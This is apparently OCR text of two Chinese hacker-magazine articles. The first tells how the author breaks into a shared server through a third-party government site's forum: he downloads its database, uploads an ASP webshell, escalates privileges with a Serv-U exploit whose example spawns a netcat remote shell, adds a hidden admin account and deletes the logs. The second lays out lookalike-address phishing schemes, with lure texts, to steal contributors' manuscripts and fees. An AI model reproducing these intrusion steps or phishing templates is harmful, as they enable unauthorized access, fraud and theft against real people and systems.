


图1

看到了吧？即使你输入本地的网址，它也会转到这个js文件，这是对整站的重定向。另一个方法是把单个文件重定向 在IIS管理里，找一个你要重定向的文件，点右键，选属性，出现如图2 所示的窗口，输入地址。




图2

这样设置后，随便你怎么输入aboutus.html这个文件，都会转到www.myxust.net页面去。入侵者用的应该就是这种方法了。既然他能做到这一步，推测他要么是高人，可以在CMD下面搞定，要么就是和我一样用GUI搞定。这样推测起来，他已经完全操控这台计算机了，并

且有基于GUI的远程控制工具。

朋友打电话问托管机房的管理员，管理员也证实了我上面的推测。于是，受朋友委托我踏上了"征服"这台主机的路程！

入侵

当然，既然朋友的网站在上面放着，我不能做得很过分。入侵者可以搞定，当然我也可以搞定。开始行动。

首先用老兵的Whois工具查询，发现上面绑定了七八个网站，依次打开，最终只有两个可以正常访问。一个是朋友的站点，另一个是某政府的信息网。朋友的站用的脚本系统我很熟悉，应该不存在什么问题，那么就对不住这个政府网了……

网站是ASP的，用NBSI2居然没有发现漏洞，出乎我的意料，但是有个新装的论坛……可惜也是DVBBS 7 SP2的，好像截止到现在还没有最新的漏洞出来，郁闷。随手输入username: admin，password: admin888——居然进去了！可惜这个用户名、密码登录后台却提示不正确，看来是被修改过了。没有办法了？No！输入：http://www.gov.com/data/dvbbs7.mdb，工具就提示我下载数据库了，到这里是不是很多读者羡慕我的运气啊？呵呵，没办法，命好！

发现有两个管理员，一边复制了MD5字段用破解工具进行破解，一边想别的办法，因为暴力破解实在要靠运气，虽然命好，但是上帝是不会永远把所有的运气都给你的，还是要自力更生，就算艰苦也要奋斗！

打开数据库，找到Dv_log表，在l_content这一列里面搜索"oldusername"找到下面的信息：

```
oldusername=admin&username2=admin&password2=beiheile
&adduser=admin&id=9&Submit=%B8%FC+%D0%C2"
```

Oldusername、username2、password2，看到了吧？这可是后台登录的用户名和密码，赶快登录！先在前台上传一个改名为.gif的木马，进入后台用数据库备份的方法改成.asp，详细方法人不说了，如图3所示。

当前数据库路径(相对路径)：UploadFile/2005-
备份数据库目录(相对路径)：aspmm　　如目录不存在，程序将
备份数据库名称(填写名称)：ok.asp　　如备份目录有该文件，
确定

图3

这样我们就有了一个在aspmm目录下面的名为ok.asp的木马了。拿这个WebShell查看硬盘，却显示一片空白。很明显设置了目录的访问权限。怎么办？看能不能上传，随便建立一个ASP文件，上传，没有问题。好，有戏！看来要用Serv-U了。试试看，如图4所示。

```
C:\WINNT\system32\cmd.exe - ftp 219.
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\Documents and Settings\Administrator>ftp 219.
Connected to 219.
220 欢迎使用虚拟主机服务
User (219.:(none)):
```

图4

怎么会这样？是Windows系统自带的FTP？可能是Serv-U修改的吧？先上传一个提升权限的工具再说。上传Serv-u.exe，用WebShell执行，居然有提示信息……那就不客气了！如图5是这个权限提升工具的利用方法，我直接调用CMD添加管理员账号。

```
C:\DOCUME~1\ADMINI~1\桌面\HACKVH~1\SERV-U~1.1本>serv-u
        serv-u5.1.0以下所有版本的权限提升漏洞利用程序
        程序编译：小花 QQ：56111981
        欢迎访问IT焦点：www.itfocus.org
        Example: servu.exe "nc.exe -l -p 99 -e cmd.exe"
```

图5

先执行 servu.exe "cmd.exe net user SQLBackUper fuckusa /add"，再执行 servu.exe "cmd.exe net localgroup administrators SQLBackUper /add"，因为我知道这台机器装了SQL Server，所以起了这个迷惑人的名字。现在就有了管理员权限了！接着用 3389.exe远程开启终端服务。不急着登录，WebShell用习惯了，速度很快，先用它玩玩 Cacls，这是在命令行下面解除对用户访问权限的命令，如图6所示。

```
C:\Documents and Settings\Administrator>cacls
显示或者修改文件的访问控制表(ACL)

CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]]
               [/P user:perm [...]] [/D user [...]]
   filename      显示 ACL。
   /T            更改当前目录及其所有子目录中
                 指定文件的 ACL。
   /E            编辑 ACL 而不替换。
   /C            在出现拒绝访问错误时继续。
   /G user:perm  赋予指定用户访问权限。
                 Perm 可以是: R  读取
                              W  写入
                              C  更改(写入)
                              F  完全控制
   /R user       撤销指定用户的访问权限(仅在与 /E 一起使用时合法)。
   /P user:perm  替换指定用户的访问权限。
                 Perm 可以是: N  无
                             R  读取
                             W  写入
                             C  更改(写入)
                             F  完全控制
   /D user       拒绝指定用户的访问。
在命令中可以使用通配符指定多个文件。
也可以在命令中指定多个用户。
```

图6

我执行 servu.exe "cacls.exe c: /E /T /G everyone:F"，这样子解除了对C盘浏览的限制，查看C盘下面，果然是装了Serv-U，不过版本却是6.0，晕得厉害，难道这个5.1提升工具也可以提升6.0的？幸福。现在好了，用终端服务连接吧。

分析

上去之后，发现在我上传WebShell的站点目录下还有几个WebShell，估计黑客早就来过好几次了。赶快删掉DVBBS备份数据库的文件，改名数据库，这样子好一些。

再看其他的目录，因为只开了两个网站，没有多少可以测试的，只需要权限重新设置。因为我现在有管理员账号了，配置回原来的权限就ok；随带封锁c、d、e盘的IIS账号浏览权限。

现在想想，黑客就是像我这样子入侵的吧？先拿到一个WebShell，再提升权限搞到管理员，然后用IIS的URL重定向功能把朋友站点上正常的js文件转向到恶意站点。

现在开始清理战场：删掉所有日志文件，估计管理

员也不会来看，所以没有必要搞掉仅仅属于自己的那一部分，升级杀毒软件。因为是帮朋友，所以没有必要留下后门什么的。然后呢？既然知道黑客是用GUI进来的，当然要查黑客的踪迹！

1．检测各种RootKit，没有发现异常。

2．检测启动项，发现异常，有Radmin的踪迹。

打开注册表，在"KKEY_LOCAL_MACHINE"下面的Software和System下面均发现有Radmin的信息，干掉，然后找到Radmin的文件删掉，并且在Radmin里有它保存日志的地方，就在C盘根目录下，文件名是logfile.txt（各位兄弟，记得黑站之后用了Radmin一定要修改日志到一个隐秘的文件夹啊！），出现如图7 所示的内容。

嘿嘿，这下子被我找到了吧？原来是成都的兄弟，你的连接时间、连接的IP都在这里，还想跑？嘿嘿……




图7

小提示 如果有时间，看看Windows的日志追查入侵者也是个好主意，不过比较多。

防护

其实在上面，我们已经做了一些简单的服务器加固，也就是相当于反击黑客的动作，下面我们继续。

服务器装有BlackICE，先添加一条规则，干掉这个IP，如图8 所示。




图8

在"类型"里，添加TCP、IP协议，对221.237.66.**进行过滤，永远拒绝。这样黑客的IP就没法访问这台服务器了。当然，可以设置更加严格的策略，只允许FTP、Web和终端服务通过。同样的功能也可以通过Windows的策略或TCP/IP筛选来实现，如图9 所示。




图9

还有SQL Server，被人家利用了可不是好玩的，修改一下：


```
use master
sp_dropextendedproc 'xp_cmdshell'
```

改名黑客可能利用的文件 xpsql70.dll。好了，做好了这些基本差不多了，相信没有什么问题了，可以放心睡觉喽！

脚本小子：据报道，目前网络安全、电子商务除了电脑病毒造成的破坏之外，危害最大的就是钓鱼式攻击。钓鱼攻击主要以骗取用户各种在线交易的账户、密码为目的，进而造成严重的经济损失。目前国内上网用户突破9000万，宽带用户达2000万以上，随着宽带网络的进一步普及，网络用户将体验更多的线上交易安全风险。

适合读者：入侵爱好者、黑防作者

前置知识：无



文/图 蓝翔小筑 青蛙

随着钓鱼式攻击技术在国内被公开以后，网络仿佛成了浩瀚的海洋，各种各样的钓鱼式攻击随处可见。一种新的技术被公开了，我岂能不去关注？于是就去网上和杂志上找了一些有关技术的文章学习，小有收获。

昨天打开电子邮箱便发现了黑防发过来的邮件，说稿费已发放和6 月份已开始全面征收稿件。呵呵，一阵兴奋，稿费来了可以大吃一顿了。兴奋之余，目光落在了邮件的最上面一部分，如图1 所示。

黑防小编采用了邮件群发功能，导致在其中任何一个收件者的邮件中都能看到群发的邮件名单，这么多敏感信息就这样暴露在大庭广众之下，而这些敏感可以很好的拿来钓鱼哦。出于这种攻击技术所带来的后果考虑（被小编狠K），我只好在幻想中来完成攻击了，大家可要跟上哦。




图1

利用这些敏感信息有3种攻击思维，一种是利用投稿者对编辑们的信任关系实施钓鱼式攻击，导致投稿者自己将重要信息泄露给攻击者。我们假设杂志社的投稿邮箱为tougao@***.com，邮件群发名单中的一个投稿者邮箱为duzhel@***.com，首先我们先去申请一个邮箱名为touga0@***.com的邮箱（最后的字符为数字0，真实的地址为字母o），如果你会利用邮件头伪造技术的话，可以把邮件地址伪造的和真实地址一模一样，那样效果是最好不过了。接着我们用这个申请的邮箱给duzhel@***.com发邮件并开始构造邮件内容：

在大家的支持下，黑防第五期已经顺利结束，将于5月1日前上市，感谢大家支持！杂志目录将于近日刊登于www.hacker.com.cn上，请查阅。

稿费已于上周发放，请大家查收。

六期征稿正式开始，欢迎大家踊跃投稿！有任何疑问，请发mail到hack@hacker.com.cn询问。

其实内容可以用现成的，因为我们利用的是投稿者对编辑们的信任进行攻击，很多人在看见这样的内容后，以为是邮件系统出错以至重发了一封邮件，然后在自己的稿件写完后，通常是选最后面发的这封邮件进行回复（我相信绝大部分人都不会去记邮件地址的），这样一回复这些稿件就全发到攻击者的邮箱里去了，攻击者再收到邮件后再回复投稿者：

****期录用，欢迎继续投稿。*

而投稿者收到这样一封回复邮件后，就会以为稿件已经发到编辑们的手中，接下来攻击者就可以把截获的稿件再以投稿者的身份发往杂志社，只不过最后的联系地址改为了攻击者的地址。这样等刊物一出来，投稿者虽然在杂志上看见了自己的作品，却不见稿费过来，因为稿费早已悄悄进了攻击者的腰包。

基于得到的邮件群发名单和投稿者对编辑们的信任关系还可以构造其他内容，比如注册一个tougao@xxx.com邮箱，然后说由于某某原因杂志社更改邮箱请投稿者把稿件发往这个新的邮箱，后面的回复步骤同上。还有很多种邮件内容构造方法可以很好的达到目的，这里就不一一列举了，但我个人认为我最开始构造的邮件成功率最高。

再来讲讲第二种攻击思维吧，利用的是编辑们对投稿者的信任关系，导致编辑们向攻击者泄露投稿者的重要信息。以前面的邮箱为例，这次要申请的是与投稿者只相差一个字符的邮箱，比如duzhe1@***.com（与真实的地址差最后个字符，此处为数字1，真实地址为字母l），可以以此邮箱向编辑们发邮件，内容可以这样构造：

*我是****（*为邮件群发名单中邮件地址对应的中文用户名），我的电脑由于感染了病毒，原稿不幸被杀毒软件删除了，其中还有些地方需要修改，能否把稿件发给我，以便我再加以修改，然后再发往你们邮箱。*

但我个人认为这种思维成功率极低，原因在于收集的资料不齐全，连稿件的文章名都没告诉编辑们，给人感觉真实性不够，所以不推荐使用这种思维。

再给大家介绍第三种思维，这种思维很好地解决了第二种思维中的问题，也就是利用投稿者和编辑们之间的相互信任关系，从而欺骗双方来获取更多的敏感信息，最终给编辑们造成此邮件出自于投稿者之手的假象，导致编辑们向攻击者的目的做出响应。攻击者用的邮箱地址重点偏向于近似编辑们的邮箱，用此邮箱向投稿者发送邮件并构造邮件内容如下：

我们即将向您发放样刊和稿费，我们最后一次核实您的稿件，请将您的文章名发给我们，我们将进行核对，核对后将在第一时间内将样刊和稿费寄出。

在一般人看来，这好像没什么问题，就算有问题也只把文章名发给了攻击者，但实际上向攻击者泄露了十分有利用价值的资料，接下来就是利用这些资料了。我们利用近似于投稿者的邮箱地址向编辑们发邮件，邮件内容可以如下：

*我写了***文章（前面获取的资料）已被你们录取了，由于我过几天就要去***地学习一个月，地址有变，请把样刊和稿费发往***地。*

嘿嘿，这下杂志社又要把稿费什么的发给攻击者了，而投稿者却只认为自己的稿件被杂志社录用了，而不知道稿费什么的早已流进攻击者的腰包了。

到这里我们的3种攻击思维就结束了，其攻击精华就在于利用获得的邮件群发名单和投稿者与编辑们的信任关系，上面只给出了一些构造的邮件内容，你可以利用上面讲的攻击精华构造出更真实的邮件内容，从而达到你的目的。

